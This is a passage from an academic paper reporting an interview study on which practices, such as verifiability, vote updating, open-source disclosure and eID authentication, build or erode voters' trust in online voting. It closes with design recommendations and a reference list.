Individual Verifiability: The practice of individual verifiability was generally deemed positive. Most participants (N=12) provided responses indicating that vote verification increases their trust towards voting systems. In particular, providing feedback to confirm that one's vote has actually been registered in the electronic ballot box was viewed as positive and as a form of improved control, e.g., **P04** said: *"The feedback alone is mentally quite good for the personal feeling."* and **P05** mentioned *"Had the feeling that I had some control over the integrity of my data."*

Only two participants stated a negative or a neutral view towards verifiability, respectively, while ten participants answered without a clear opinion. Too much complexity and a lack of faith in the system's effectiveness prevented an improvement in the subjective trust of these participants. The possibility that attackers could still fake verification data was also mentioned, like **P21:** *"It [the vote] can still be faked if an attacker can reproduce the codes."*

5.3 Negative Practices

Several practices would impact the participants' trust negatively. Namely, those are possibilities for *vote updating* (N=15) and *independent implementations* (N=23) of the voting software.

Independent Implementations: Independent implementations were considered a negative practice by most participants.In addition to their concerns about additional security issues due to the several implementations, participants feared fake apps that could try to manipulate their votes. They were also concerned about the influencing effects of different user interface designs, such as colors. They also thought that meta-

information about the app, such as the number of downloads or the app developers, could influence their decision to use it. A sample comment is given by **P03:** *"I think it's important that there is one app that is not made by some weird company but by the government. Users could be manipulated through the user interface. I also find it very dubious if companies would want to publish their own election app."* and **P16:** *"While it's nice if everyone can do their own thing, it would negatively affect my trust in integrity. That would possibly lead to political parties writing their own apps. The number of downloaded apps would give a pre-election result and, thus, influences the citizens before voting."*

Only one participant was positive or neutral, respectively. One stated no clear opinion towards subjective trust. While the positive participant acknowledged the additional attack vector through multiple implementations, they also stated not having to trust a single entity outweighs the aforementioned drawback in their view. The participant (**P20**) that was neutral about this practice did not find it useful or necessary *"This creates an additional attack vector through manipulated front-end websites with directed disinformation campaigns. However, it gives you more certainty because you are not forced to trust the election officer."*

Vote Updating: The practice of vote updating was evaluated as negative with respect to the subjective trust by most participants (N=15). Raised concerns were the possibility of counting not just the last vote, thus compromising the final result, the greater risk of being manipulated and changing own vote accordingly as well as the opportunity for third parties to change the vote after casting. Additionally, participants stated that online voting should be the same as paper-based voting, and therefore no vote updating should be possible.

In addition, participants expressed that voters should make up their minds before rather than during the elections. Sample comments are: **P02:** *"Difficult. I don't think it's so good that you can change it [the vote]. Before you vote, you should inform yourself, and then I think the vote should be final. Manipulating the environment can otherwise take place much stronger."* or **P11:** *"I have the feeling that it is becoming more insecure. Maybe there is another way to manipulate this additional process."* and **P20:** *"When you vote, you should vote and not change your mind five times. One should deal with it [decision making] before."*

Only two participants were positive, while seven remained neutral, and two stated no clear opinion towards this practice's impact on their subjective trust. It was seen as positive that people's opinions can change and that this should be taken into account in the voting system. Although vote updating does not protect against influence by third parties completely, it allows coerced voters to update their votes once the coercer is no longer present. Those who were neutral expressed that they had little experience with the mechanism or did not want an option to update their vote, such as **P17:** *"Many people might change their mind, and I find it useful to be able to change my vote."*

5.4 Neutral Practices

The final group of practices are those that our participants considered not to impact their subjective trust perceptions. Such practices were either considered as nice-to-have or as something without a direct benefit for the participants. Neutral practices are *open source disclosure* and *eID authentication*.

Open Source Disclosure: This practice was diversely perceived as seven participants stated a neutral view, because they do not bother, are not able to read source code, or assume the vast majority of the people cannot read source code, such as **P10:** *"I would not look at the code and can't do anything with it."* or **P22:** *"Seems a bit hypocritical because 99.9 percent can't read that at all. So it would rather be a pseudo measure. On the other hand: People could also see that something is being done. This could then contributes to the establishment of trust. So it could be one way or another."*

Ten participants positively perceived the practice because they saw the opportunity that even more audits could be done when the code is open source. They also assumed that the code has to be of high quality if it is published, which would positively influence their subjective trust, for instance, **P03** said *"I do not have a strong opinion on this. I just find it great, as it suggests that the software is already pretty good. I also believe that people who are smart enough would find the vulnerabilities."* or **P05**'s comment *"Because then I can verify it - anyone can verify it. Even the malicious, but hopefully we have more good than bad people."*

In total, five participants had a negative view towards open source disclosures, primarily because they assumed this practice makes it easier for criminals to find vulnerabilities and compromise the vote in their favor, e.g., **P04:** *"People who want to harm you can find vulnerabilities much easier. Which is why I would be rather against it. If the independent experts from before have already assessed it, then I would find it much better. Yet there are always nerds who want to prove that they can attack something."* or **P19:** *"I think this is absolutely bad. If the code is open and can be seen by everyone, it would be vulnerable to certain groups. This could potentially be used to fake the election."*

Last but not least, one participant (**P20**) saw it as a mandatory practice: *"In my opinion, this is a prerequisite for me to support the electoral system. If that were not the case, I would protest against it."*
In sum, four participants provided an answer not concerning their subjective trust towards a voting scheme.

eID Authentication: Four participants stated a neutral view, primarily because they see no additional benefit in using the

eID compared to a password or code sent by postal mail. **P01** mentioned that *"It is definitely beneficial to identify yourself with it, but I considered the login code already as sufficient. I don't think anyone would take all the effort to distribute fake credentials to the electorate."* while **P05** said *"Physical tokens can also be faked. Thus, there is no difference between that and credentials."*

Twelve participants had a positive position towards the practice because they assumed it is a secure technology since it is a legal document. It is also widespread, and nearly everyone owns one. Another argument was that the eID cannot be stolen by the mailman, for example, or guessed by a hacker like a password. **P07** commented *"Because I would rely on a proven technology that I know from everyday life and use for identification. You know it, but maybe not everyone has it."* and **P11** said *"To me it suggests more security, because the ID is an official document."*

In total, eight participants had a negative view towards this practice, primarily because they were concerned about the privacy of their vote and whether they could be identified if they used eID. Another reported hurdle could be the need of an additional device to read the eID which everyone would need. We discuss this further in Section 5.5. One participant (**P06**) also saw it as a mandatory practice to establish trust in the first place, although they could not assess whether it would be secure and whether identifying them would be possible: *"Is necessary for me. Yet I can't judge whether the security behind it is good enough. I certainly don't want to have my vote associated with me afterward."* Only one participant reported that eID Authentication does not impact their trust.

5.5 Misconceptions

When explaining the impact of the practices on their subjective trust, the participants mentioned several aspects that we identified as misconceptions.

Vote Privacy Breaches: In connection with eID authentication and individual verifiability, eight participants thought that these features could potentially threaten their vote privacy. However, vote privacy is preserved by state-of-the-art verifiability protocols, e.g., [25], yet verifiability features are frequently mistakenly interpreted to violate vote privacy, see e.g., [80]. In the scope of eID authentication, eight participants particularly feared that the vote might somehow be linkable to their identities, such as **P03:** *"I see a greater risk that my vote could be linked back to me. With the codes, I have the feeling that they were randomly generated by some algorithm."* and **P04:** *"I would rather have only a password and no ID card. Otherwise, I would have the feeling that it would be easier to trace back to me."*

Two participants thought that the codes used for verification might be linkable to their identities by the authorities, e.g., **P06**: *"I like it, but for this to work, they must have saved my data somewhere. With this, you can make a connection between me and my vote again. I think this is stupid."*

Impact of Open Source Disclosure: Open Source disclosure was, on average, perceived as a neutral practice. This perception might be related to the participants' impression that the disclosure of source code could impact the security of the voting system negatively.

Nine participants stated that adversaries might use the published source code to find vulnerabilities leading to an increased chance that the system might be hacked, e.g., **P02:** *"Criminals can also find weaknesses. I think it's enough to explain how the system works."* and **P13:** *"Through these publications, people who can manipulate something can also discover vulnerabilities more easily."*

5.6 New Practices

At the end of the interview, we asked the participants about further practices they consider important in the scope of online elections.

Role Models and Social Media: Several participants mentioned that role models, such as politicians, would have an impact on their subjective trust. In particular, if politicians would recommend online voting and use it, the trust from participants is positively impacted. For instance, **P03** commented *"Politicians, for example, are a symbol for the entire population; therefore they should begin with it. I would set everything into a larger context. For example, embedding it in the political landscape 'that we are saving trees now'. That would also create trust."* while **P24** said *"For example, if the Minister of the Interior were to say that this is safe, I would trust the whole thing."*

While this is not a practice that can be ordered from the authorities, participants in our study particularly wished that participation in the online election could be shared through social media by anyone. Two participants stated that the voting software should encourage voters to do that by integrating social media share buttons, such as **P10**: *"A possibility is to share the participation in the election, e.g., in social media, to share the trust on behalf of others."*

Secure Hardware: The final new practice is related to security. Participants wished to receive a special hardware device that is secure and exclusively used for voting. **P05** mentioned a USB stick: *"A more detailed overview of the security process is very important for those who are interested. Furthermore, malware on the device is still a problem. With this, you can certainly trace back how I voted. Maybe you could provide people directly with a secure Linux (on a USB stick) or provide instructions for it. Smartphones are basically more contaminated."* while **P11** was less specific: *"Free or inexpensive, secure hardware for the population to vote."*

6 Discussion

In this section, we discuss the findings of our interview study. Further, in this discussion, we contribute recommendations to support developers, researchers, and policymakers when designing and implementing future online voting systems.

6.1 Realization of Practices

In this section, we discuss the participants' subjective evaluation of the practices in the context of existing related work and established theories and provide recommendations for trust practices in online elections.

Mandatory Practices are Well-Known from other Domains: Expert evaluations and media information campaigns were considered as mandatory when introducing and offering online voting confirming results from Switzerland [46]. The positive assessment of expert evaluations might be because people are generally used to expert evaluations in other domains, such as car inspections, food control, or e-commerce. Further, several tasks in daily life cannot be fulfilled without trust in experts that check conditions in which laymen's knowledge does not suffice [33,38]. The perceptions of expert evaluations might also be explained by the two-step flow of communication model by Lazarsfeld *et al.* [39]. The model considers individuals to form their opinions based on opinion leaders who could be recognized experts.

People furthermore know media information campaigns from their daily lives. Here, the two-step flow of communication model could be considered as well if opinion leaders are part of media information campaigns. Both practices assist voters in gaining information about online voting. In doing so, they can assess relative advantage and compatibility of the new voting channel, which are DOI dimensions.

In summary, we consider expert evaluations and media information campaigns essential for online voting and also encourage independent evaluations from researchers (cf. [30, 64–66]). *Policymakers and voting authorities are recommended to use practices that are well-known from other domains, such as media information campaigns or expert evaluations*.

Positive Practices: Individual verifiability, trial elections, and support services for voters were perceived as positive trust practices. While trial elections and support services are also well-known from other domains, individual verifiability was a new concept to most participants. Its positive trust impact might be related to transparency. Compared to paper voting, where voters physically interact with their votes, online voting makes it difficult for voters to judge vote processing [43]. Using a verification mechanism, voters can ensure that their votes are registered in the electronic ballot box, matching their voting intention. Earlier investigations of verifiable online voting showed that voters prefer verifiable schemes and would even sacrifice ease of use [11]. However, not all participants stated that individual verifiability would enhance their trust; two participants even feared that it could impact vote's privacy. Related work has investigated specific verifiable online voting schemes and also observed these perceptions [17,79,80] while other investigations showed that vote privacy perceptions are not an issue (cf. [41]). A comprehensive investigation of individual verifiability revealed that the choice of the verification protocol could impact trust [43]. Hence, providing an individually verifiable voting system is not enough because the choice of the specific verification mechanism and the communicated information are crucial. Trial elections allow voters to gain information to assess the complexity of the online voting system and compatibility according to the DOI [59]. It further offers a way to try out a new voting channel without fearing negative consequences, which refers to the trialability dimension of the DOI.

In summary, we recommend online voting systems should offer individual verifiability. Trial elections are also recommended because they offer means to review the voting systems without consequences. Ideally, authorities should perform trial elections before introducing online voting as new vote casting and offer a demo system of the voting software anytime before, during, and after the election.

Realizing Neutral Practices: Open-source disclosure was perceived as neutral practice overall. However, the opinions of individual voters were quite extreme. On the one hand, participants were convinced that this practice enhances their trust. One participant would even abstain from online voting without disclosure of the source code. On the other hand, several participants feared that the security of the voting system might suffer from open-source disclosure which is in line with previous work on secure communication tools [1]. While it is true that adversaries can indeed inspect the published source code to find vulnerabilities, independent experts and everyone interested can also do that.

We argue that simply publishing the source code has a high potential for misperceiving the practice. *Instead, we recommend combining disclosure with a penetration test as done in Switzerland [15]*. In doing so, trust gained from expert evaluations is leveraged to address the misconceptions. Voters perceiving the disclosure as an enhancement are not negatively impacted by the penetration test.

The next neutral practice is eID authentication. Similar to open-source disclosure, two main opinions were expressed. First, it was considered to enhance security since eID authentication is more difficult to fake compared to passwords that are distributed via postal mail. Second, violation of vote privacy was feared, which would introduce disadvantages compared to polling station voting. Whether this is indeed true depends on the specific protocol used for voting and the compliance by voting authorities. Estonia, for instance, uses digital sig-

natures produced by the eID for eligibility checks [32]. For this, digital votes are signed after encryption. To keep vote privacy, the digital signatures are removed from the digital votes before counting. Compliance to this process is observed by experts.

Consequently, we recommend that if eID authentication is deployed, information about the voting system should contain information on how vote privacy is preserved in easy language. This information should be depicted during voting in the voting interface and within the media information campaigns, such that voters can gain information without accessing the voting software. Misconceptions about vote privacy constitute a severe issue because democratic principles are violated. Still, investigations of online voting protocols showed that voters are not always convinced by vote privacy features [17, 79, 80]. As a consequence, communication and voter education alone is likely not enough. *Hence, voter perceptions of vote privacy have to be considered already when choosing the voting protocol.*

Dealing with Negative Practices: Vote updating was perceived negatively, as demonstrated in past surveys [46]. Yet, past surveys and our study were conducted in countries where updating of paper votes is not possible. Estonia allows updating online votes; however, this feature is barely used by voters [21]. When participants were confronted with reasons for vote updating, they were not convinced that vote-buying and coercion are indeed mitigated which is true because coercers might act last-minute, such that voters have no chance of updating their votes. Because of that, *these features should be communicated with care without making unrealistic claims*. Further, trust is likely decreased when additional features do not match the voters' mental model of voting [40, 43]. Based on this negative perception, *we recommend that online elections should closely follow the rules from paper elections and thus not allow re-casting of votes and and then gradually introduce new features that extend the rules from paper voting.*. Within the scope of independent implementations, voters feared fake voting software. The distribution of fake voting websites has already been demonstrated for Switzerland's online voting scheme and is a serious issue. However, the attack was not used in real elections and thus demonstrated the feasibility. We, therefore, argue allowing a limited number of official implementations from officially listed institutions and sources and providing voters with information.

Suggested New Practices: Sharing election participation on social media was considered a practice that impacts trust. By sharing, voters could see that others use online voting. Since the implementation of share buttons can impact website privacy, it should be realized in a way that social media providers do not get any information without the consent of voters. Furthermore, if realized, integration of social media should be discreet to avoid discouraging privacy-aware voters. Role models that publicly express to vote online were also considered as a new practice. This is directly related to the two-step flow of communication model by Lazarsfeld *et al.* [39] mentioned above. Here, the role models can be considered opinion leaders. The second new practice was secure hardware. In particular, participants wished to receive a device dedicated exclusively for voting with software that is tested extensively. This could be realized by trusted hardware tokens with limited computational capabilities and without an Internet connection, for instance, as detailed in [28]. There are several voting protocols that rely on trusted hardware tokens, such as *Du-Vote* [28].

6.2 Impact on System Design

Besides organizational aspects, there are different options to realize the trust practices in the form of systems. In this section, we discuss the impact of our results on system and communication design.

Voting Interface Design: The voting software is used by the voters for vote casting. Based on our discussion of the investigated practices, we consider the following information to be needed during the voting process, such that voters are effectively supported during vote casting. The misconceptions based on vote privacy were quite severe in the context of verifiability and authentication. Hence, voters should receive information that their vote privacy is guaranteed during these tasks. Future work should investigate the degree of information needed to show voters that their votes are indeed private and that their voting choice cannot be linked to their identities. Previous work investigated information placement in voting interfaces and showed that security-related information and detailed instructions are welcomed by voters [41] , but security-related information is often also overlooked [17] showing once more that more investigation on how to communicate with voters is needed.

On the other hand, the voting interfaces are often websites, and voters use their own devices for vote casting. Hence, it cannot be ensured that these devices are malware-free, and malware might even change the appearance of a voting website [41]. Therefore, it is crucial to also place information in other places that we detail below.

Information System Design: Participants in the study welcomed access to information before voting. Hence, there should be different kinds of information systems that (potential) voters can access at any time. One possibility for that are information websites provided by the authorities. Such websites should have different levels of information details, such that voters can fit the information to their level of expertise in order to assess relative advantages and compatibility. For instance, experts should have access to

a full description of the voting protocol and cryptographic procedures, while laymen voters should have access to information that is easy to understand. Furthermore, information websites should offer a demo system of the voting software that can be accessed any time without barriers such as the need to obtain registered credentials. Besides access to information, voters should have access to help from a support team that can answer questions about the voting process and resolves technical issues. Participants welcomed the idea of an interactive system, which could be a chat or hotline that can be called. Based on the importance of vote privacy, such systems should work without the need for voters to disclose their voting intentions to anyone.

Auxiliary Materials: Before elections, voters are typically notified about the upcoming election via postal mail. This notification could entail further materials and information about the voting system. From a security perspective, postal mail is a channel different from the Internet, and therefore, it is more difficult for an adversary to manipulate both channels.

Communication Alone is Not Enough: So far, the discussed impact on system design was limited to information interfaces. However, participants in our study were uncertain whether verification codes might be linkable to their identity. As stated above, to indeed foster trust, it is necessary to start a voter-centered process as early as possible ideally, the voting protocols are chosen in a way that they are intuitively understood without the need to educate voters. Information communication, trust practices, and secure systems are needed but will not have any impact if the chosen protocols are too difficult to understand and do not convince voters about basic democratic principles, such as vote privacy.

6.3 Future Work

In this section, we identify several aspects that should be investigated further by future work.

First and foremost, in this work, we assumed that authorities might offer a secure system that follows democratic standards. Future work should investigate voter perceptions of the different security aspects of online voting in detail. In particular, the security of the system itself, but also the perception of coercion, vote-buying as well as targeted attacks against election infrastructure should be investigated.

Participants in our study and in studies reported by related work feared that online voting might break vote privacy. While this is possible, in general, cryptographic procedures that keep vote privacy are designed and deployed in elections. The communication of vote privacy, therefore, forms an important task of future works. Several studies have already investigated communication within the voting software of specific voting protocols (e.g., [17, 41]). An overall evaluation of information placement, the provided details, and its impact should be investigated further. Within this scope, it is crucial to provide the required information for voters while not overloading them with information.

Online voting is relatively new for most countries. The long-term effects of trust practices are not yet clear. Trust seems to decrease over time [68]. Based on that, studies should focus on countries in which online voting is used for a longer period of time. Furthermore, if countries introduce online voting as a new vote casting channel, trust practices should be carefully observed, and it should be investigated whether their impact changes over time. Within our study, we presented the practices to the participants, however, they have not interacted with them. Furthermore, the practices were quite generic since we did not want a bias due to subjective trust in specific authorities. Because of that, the impact of trust practices on real elections forms a crucial task of future work. Another direction for future work is to study whether some of the investigated practices could increase trust in and thereby amplify the effect of other trust practices. For example, expert evaluations and media information campaigns could also be implemented to increase trust in neutral practices, such as open-source disclosure or eID authentication.

7 Conclusion

In this paper, we investigated nine state-of-the-start measures for fostering trust in online voting through semi-structured interviews with 26 participants. Our results show that trust practices well-known from other domains are perceived as mandatory. Trust practices that participants might consider optional, such as support service for voters, are still perceived to have a positive impact on subjective trust. Practices that divert from known paper voting procedures, such as vote updating, have a rather negative impact. Similarly, practices that might impact security are perceived as negative. Practices that, on average, were perceived as neutral were based on extreme opinions; participants either voiced a positive impact or were concerned about security. This was the case for the disclosure of the source code. Based on our findings, we discuss the realization of specific practices and interfaces for the communication with voters. We conclude by contributing six final recommendations for realizing the measures and provide guidance for future studies.

Acknowledgments

This work has been co-funded by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation, grant number 251805230/GRK 2050) and by the German Federal Ministry of Education and Research and the Hessen State Ministry for Higher Education, Research, Science and the Arts within their joint support of the National Research Center for Applied Cybersecurity ATHENE.

References

[1] Ruba Abu-Salma, M. Angela Sasse, Joseph Bonneau, Anastasia Danilova, Alena Naiakshina, and Matthew Smith. Obstacles to the adoption of secure communication tools. In *Proc. of the IEEE Symposium on Security and Privacy (SP)*, pages 137–153. IEEE, 2017.

[2] Claudia Z. Acemyan, Philip Kortum, Michael D. Byrne, and Dan S. Wallach. Usability of voter verifiable, end-to-end voting systems: Baseline data for Helios, Prêt à Voter, and Scantegrity II. *The USENIX Journal of Election Technology and Systems*, 2(3):26–56, 2014.

[3] Ben Adida. Helios: Web-based Open-Audit Voting. In *Proc. of the USENIX Security Symposium (USENIX Security)*, pages 335–348, Berkeley, CA, USA, 2008. USENIX Association.

[4] Ben Adida, Olivier De Marneffe, Olivier Pereira, Jean-Jacques Quisquater, et al. Electing a University President using Open-Audit Voting: Analysis of Real-World use of Helios. In *Proc. of the Electronic Voting Technology Workshop/Workshop on Trustworthy Elections (EVT/WOTE)*, Berkeley, CA, USA, 2009. USENIX Association.

[5] Hayat Ali and Hanan Al Mubarak. E-voting: An investigation of factors that affect public trust in kingdom of bahrain. *International Journal of Electronic Government Research (IJEGR)*, 14(2):12–27, 2018.

[6] Jordi Barrat, Michel Chevalier, Ben Goldsmith, David Jandura, John Turner, and Rakesh Sharma. Internet voting and individual verifiability: the norwegian return codes. In *Proc. of the 5th International Conference on Electronic Voting (EVOTE)*. Gesellschaft für Informatik e.V., 2012.

[7] France Bélanger and Lemuria Carter. Trust and risk in e-government adoption. *The Journal of Strategic Information Systems*, 17(2):165–176, 2008.

[8] Tor E. Bjørstad. Source code audit of norwegian electronic voting system. Technical report, 2013. [accessed: 02-Sep-2020].

[9] BNS. Lithuanian government backs online voting, but with caveats. https://www.lrt.lt/en/news-in-english/19/1190786/lithuanian-government-backs-online-voting-but-with-caveats, 2020. [accessed: 09-Sep-2020].

[10] Andrew Brien. Professional ethics and the culture of trust. *Journal of Business Ethics*, 17(4):391–409, 1998.

[11] Jurlind Budurushi, Melanie Volkamer, Oksana Kulyk, and Stephan Neumann. Nothing comes for free: How much usability can you sacrifice for security? *IEEE Security & Privacy Special Issue on Electronic Voting*, 2017.

[12] Lemuria Carter and France Bélanger. The utilization of e-government services: Citizen trust, innovation and acceptance factors. *Information Systems Journal*, 15(1):5–25, 2005.

[13] Lemuria Carter and Ronald Campbell. The impact of trust and relative advantage on internet voting diffusion. *Journal of theoretical and applied electronic commerce research*, 6(3):28–42, 2011.

[14] CCRA. Common criteria for information technology security evaluation. https://www.commoncriteriaportal.org/, 2017. [accessed: 02-Sep-2021].

[15] Catalin Cimpanu. Swiss government invites hackers to pen-test its e-voting system. https://www.zdnet.com/article/swiss-government-invites-hackers-to-pen-test-its-e-voting-system/, 2019. [accessed: 02-Sep-2021].

[16] Jacob Cohen. A coefficient of agreement for nominal scales. *Educational and Psychological Measurement*, 20(1):37–46, 1960.

[17] Verena Distler, Marie-Laure Zollinger, Carine Lallemand, Peter B. Roenne, Peter Y. A. Ryan, and Vincent Koenig. Security - visible, yet unseen? In *Proc. of the CHI Conference on Human Factors in Computing Systems*, pages 605:1–605:13, New York, NY, USA, 2019. ACM.

[18] Electoral Commission New Zealand . Electoral commission new zealand website. https://www.vote.nz/, 2020. [accessed 11-Oct-2021].

[19] Estonian National Electoral Committee. E-voting system general overview. https://www.valimised.ee/sites/default/files/uploads/eng/IVXV-UK-1.0-eng.pdf, 2017. [accessed 11-Oct-2021].

[20] Estonian National Electoral Committee. E-hääletamise tutvustus. https://www.valimised.ee/et/e-haaletamine/e-haaletamisest-lahemalt/e-haaletamise-tutvustus, 2019. [accessed 11-Oct-2021].

[21] Estonian National Electoral Committee. Statistics about internet voting in estonia. https://www.valimised.ee/en/archive/statistics-about-internet-voting-estonia, 2019. [accessed 11-Oct-2021].

[22] International Institute for Democracy and Electoral Assistance. Icts in elections database. https://www.id

ea.int/data-tools/data/icts-elections, 2015. [accessed: 12-Oct-2021].

[23] Batya Friedman, Peter H. Khan Jr, and Daniel C. Howe. Trust online. *Communications of the ACM*, 43(12):34–40, 2000.

[24] Kristin Skeide Fuglerud and Till Halbach Røssvoll. An evaluation of web-based voting usability and accessibility. *Universal Access in the Information Society*, 11(4):359–373, 2012.

[25] D. Galindo, S. Guasch, and J. Puiggalí. 2015 Neuchâtel's cast-as-intended verification mechanism. In *Proc. of the International Conference on E-Voting and Identity (VoteID)*, pages 3–18, Cham, Switzerland, 2015. Springer.

[26] Kristian Gjøsteen. The Norwegian internet voting protocol. In *Proc. of the International Conference on E-Voting and Identity (VoteID)*, pages 1–18, Cham, Switzerland, 2011. Springer.

[27] Kaspersky Labs GmbH. Stimmabgabe per klick - so steht deutschland zum thema online-wahl. http://newsroom.kaspersky.eu/fileadmin/user_upload/de/Downloads/PDFs/Kaspersky-Studie_Stimmabgabe_per_Klick.pdf, 2017. [accessed: 13-Sep-2021].

[28] G. S. Grewal, M. D. Ryan, L. Chen, and M. R. Clarkson. Du-Vote: Remote electronic voting with untrusted computers. In *Proc. of the 28th Computer Security Foundations Symposium (CSF)*, pages 155–169, Piscataway, NJ, USA, 2015. IEEE.

[29] Rolf Haenni, Reto E. Koenig, and Eric Dubuis. Cast-as-intended verification in electronic elections based on oblivious transfer. In *Proc. of the International Joint Conference on Electronic Voting (E-Vote-ID)*, pages 73–91, Cham, Switzerland, 2016. Springer.

[30] J. Alex Halderman and Vanessa Teague. The New South Wales iVote System: Security Failures and Verification Flaws in a Live Online Election. In *Proc. of the International Conference on E-Voting and Identity (VoteID)*, pages 35–53, Cham, Switzerland, 2015. Springer.

[31] Sven Heiberg, Tarvi Martens, Priit Vinkel, and Jan Willemson. Improving the verifiability of the estonian internet voting scheme. In *Proc. of the International Joint Conference on Electronic Voting (E-Vote-ID)*, pages 92–107, Cham, Switzerland, 2016. Springer.

[32] Sven Heiberg and Jan Willemson. Verifiable internet voting in Estonia. In *Proc. of the 6th International Conference on Electronic Voting, Verifying the Vote (EVOTE)*, pages 1–8, Piscataway, NJ, USA, 2014. IEEE.

[33] Friederike Hendriks, Dorothe Kienhues, and Rainer Bromme. Measuring laypeople's trust in experts in a digital age: The muenster epistemic trustworthiness inventory (meti). *PloS one*, 10(10):e0139309, 2015.

[34] Jason Hong. The state of phishing attacks. *Commun. ACM*, 55(1):74–81, January 2012.

[35] Fatih Karayumak, Michaela Kauer, M. Maina Olembo, Tobias Volk, and Melanie Volkamer. User study of the improved Helios voting system interfaces. In *Proc. of the 1st Workshop on Socio-Technical Aspects in Security and Trust (STAST)*, pages 37–44, Piscataway, NJ, USA, 2011. IEEE.

[36] Fatih Karayumak, Maina M. Olembo, Michaela Kauer, and Melanie Volkamer. Usability analysis of Helios - an open source verifiable remote electronic voting system. In *Proc. of the Conference on Electronic Voting Technology/Workshop on Trustworthy Elections (EVT/WOTE)*, Berkeley, CA, USA, 2011. USENIX Association.

[37] Maxat Kassen. Politicization of e-voting rejection: Reflections from kazakhstan. *Transforming Government: People, Process and Policy*, 2020.

[38] Frank C. Keil. The feasibility of folk science. *Cognitive science*, 34(5):826–862, 2010.

[39] Paul F Lazarsfeld, Bernard Berelson, and Hazel Gaudet. *The people's choice*. Columbia University Press, 1968.

[40] Karola Marky, Oksana Kulyk, Karen Renaud, and Melanie Volkamer. What did I really vote for? On the usability of verifiable e-voting schemes. In *Proc. of the CHI Conference on Human Factors in Computing Systems*, pages 176:1–176:13, New York, NY, USA, 2018. ACM.

[41] Karola Marky, Verena Zimmermann, Markus Funk, Jörg Daubert, Kira Bleck, and Max Mühlhäuser. Improving the usability and ux of the swiss internet voting interface. In *Proc. of the CHI Conference on Human Factors in Computing Systems*, page 1–13, New York, NY, USA, 2020. ACM.

[42] Karola Marky, Marie-Laure Zollinger, Markus Funk, Peter Ryan, and Max Mühlhäuser. How to assess the usability metrics of e-voting schemes. In *Proc. of Financial Cryptography and Data Security*, pages 257–271, Cham, Switzerland, 2019. Springer International Publishing.

[43] Karola Marky, Marie-Laure Zollinger, Peter Roenne, Peter Y. A. Ryan, Tim Grube, and Kai Kunze. Investigating usability and user experience of individually verifiable internet voting schemes. *ACM Trans. Comput.-Hum. Interact.*, 28(5), September 2021.

[44] Stephen Marsh and Mark R. Dibben. The role of trust in information science and technology. *Annual Review of Information Science and Technology (ARIST)*, 37:465–98, 2003.

[45] Stephen Marsh and Mark R. Dibben. Trust, untrust, distrust and mistrust–an exploration of the dark (er) side. In *International conference on trust management*, pages 17–33. Springer, 2005.

[46] Thomas Milic, Michele McArdle, and Uwe Serdült. Attitudes of Swiss citizens towards the generalisation of e-voting, 2016.

[47] L. Nestas and K. Hole. Building and maintaining trust in internet voting. *Computer*, 45(5):74–80, May 2012.

[48] Lars Nestas and Kjell Hole. Building and maintaining trust in internet voting. *Computer*, 45(5):74–80, 2012.

[49] Briony J. Oates. *Researching Information Systems and Computing*. Sage, 2005.

[50] Department of Local Government and Modernization Norway. Ikke flere forsøk med stemmegivning over internett. https://www.regjeringen.no/no/aktuelt/Ikke-flere-forsok-med-stemmegivning-over-Internett-/id764300/, 2014. [accessed: 12-Oct-2021].

[51] Oluwafemi Osho, Victor Legbo Yisa, and Olawale Joshua Jebutu. E-voting in nigeria: A survey of voters' perception of security and other trust factors. In *Proc. of the International Conference on Cyberspace (CYBER-Abuja)*, pages 202–211, Piscataway, NJ, USA, 2015. IEEE.

[52] Andrew S. Patrick, Pamela Briggs, and Stephen Marsh. Designing systems that people will trust. *Security and Usability*, 1(1):75–99, 2005.

[53] Wolter Pieters. Acceptance of voting technology: Between confidence and trust. In *Proc. of the International Conference on Trust Management*, pages 283–297, Cham, Switzerland, 2006. Springer.

[54] Demographie Portal. Altersspezifische Wahlbeteiligung. https://www.demografie-portal.de/DE/Fakten/wahlbeteiligung.html, 2021. [accessed: 02-May-2022].

[55] Swiss Post. E-voting. https://evoting.ch/en, 2020. [accessed: 02-Sep-2021].

[56] Swiss Post. Publications and source code. https://www.post.ch/en/business-solutions/e-voting/publications-and-source-code, 2020. [accessed: 02-Sep-2021].

[57] Jordi Puiggalí, Jordi Cucurull, Sandra Guasch, and Robert Krimmer. Verifiability experiences in government online voting systems. pages 248–263, 10 2017.

[58] Brian Randell and Peter Y. A. Ryan. Voting technologies and trust. *IEEE Security & Privacy*, 4(5):50–56, 2006.

[59] Everett M. Rogers. *Diffusion of Innovations*. Simon and Schuster, 2010.

[60] Norbert Schwarz and Leigh Ann Vaughn. *The availability heuristic revisited: Ease of recall and content of recall as distinct sources of information*. Cambridge University Press, 2002.

[61] Uwe Serdült and Victor Kryssanov. Internet voting user rates and trust in switzerland. pages 211–212, 2018.

[62] Fouad Shat and Elias Pimenidis. E-voting versus e-trust: A case study for e-democracy in palestine. In *Proc. of the European Conference on Digital Government*, page 195. Academic Conferences International Limited, 2016.

[63] Elizabeth Sillence, Pam Briggs, Lesley Fishwick, and Peter Harris. *Trust and Mistrust of Online Health Sites*, page 663–670. ACM, New York, NY, USA, 2004.

[64] Michael Specter and J Alex Halderman. Security analysis of the democracy live online voting system. In *30th USENIX Security Symposium (USENIX Security)*, 2021.

[65] Michael A. Specter, James Koppel, and Daniel Weitzner. The ballot is busted before the blockchain: A security analysis of voatz, the first internet voting application used in us federal elections. In *29th USENIX Security Symposium (USENIX Security)*, pages 1535–1553, 2020.

[66] Drew Springall, Travis Finkenauer, Zakir Durumeric, Jason Kitcat, Harri Hursti, Margaret MacAlpine, and J. Alex Halderman. Security analysis of the estonian internet voting system. In *Proc. of the Conference on Computer and Communications Security (SIGSAC)*, pages 703–715, New York, NY, USA, 2014. ACM.

[67] Oliver Spycher, Melanie Volkamer, and Reto Koenig. Transparency and technical measures to establish trust in norwegian internet voting. In *International Conference on E-Voting and Identity*, pages 19–35. Springer, 2011.

[68] Kristjan Vassil, Mihkel Solvak, Priit Vinkel, Alexander H. Trechsel, and R. Michael Alvarez. The diffusion of internet voting. usage patterns of internet voting in estonia between 2005 and 2015. *Government Information Quarterly*, 33(3):453–459, 2016.

[69] Verified Voting. International internet voting. https://verifiedvoting.org/international-internet-voting/, 2021. [accessed 11-Oct-2021].

[70] Kushtrim Veseli. *Voting as a habit? Quantitative analyses of voting costs and turnout in direct democracy*. PhD thesis, University of Zurich, 2016.

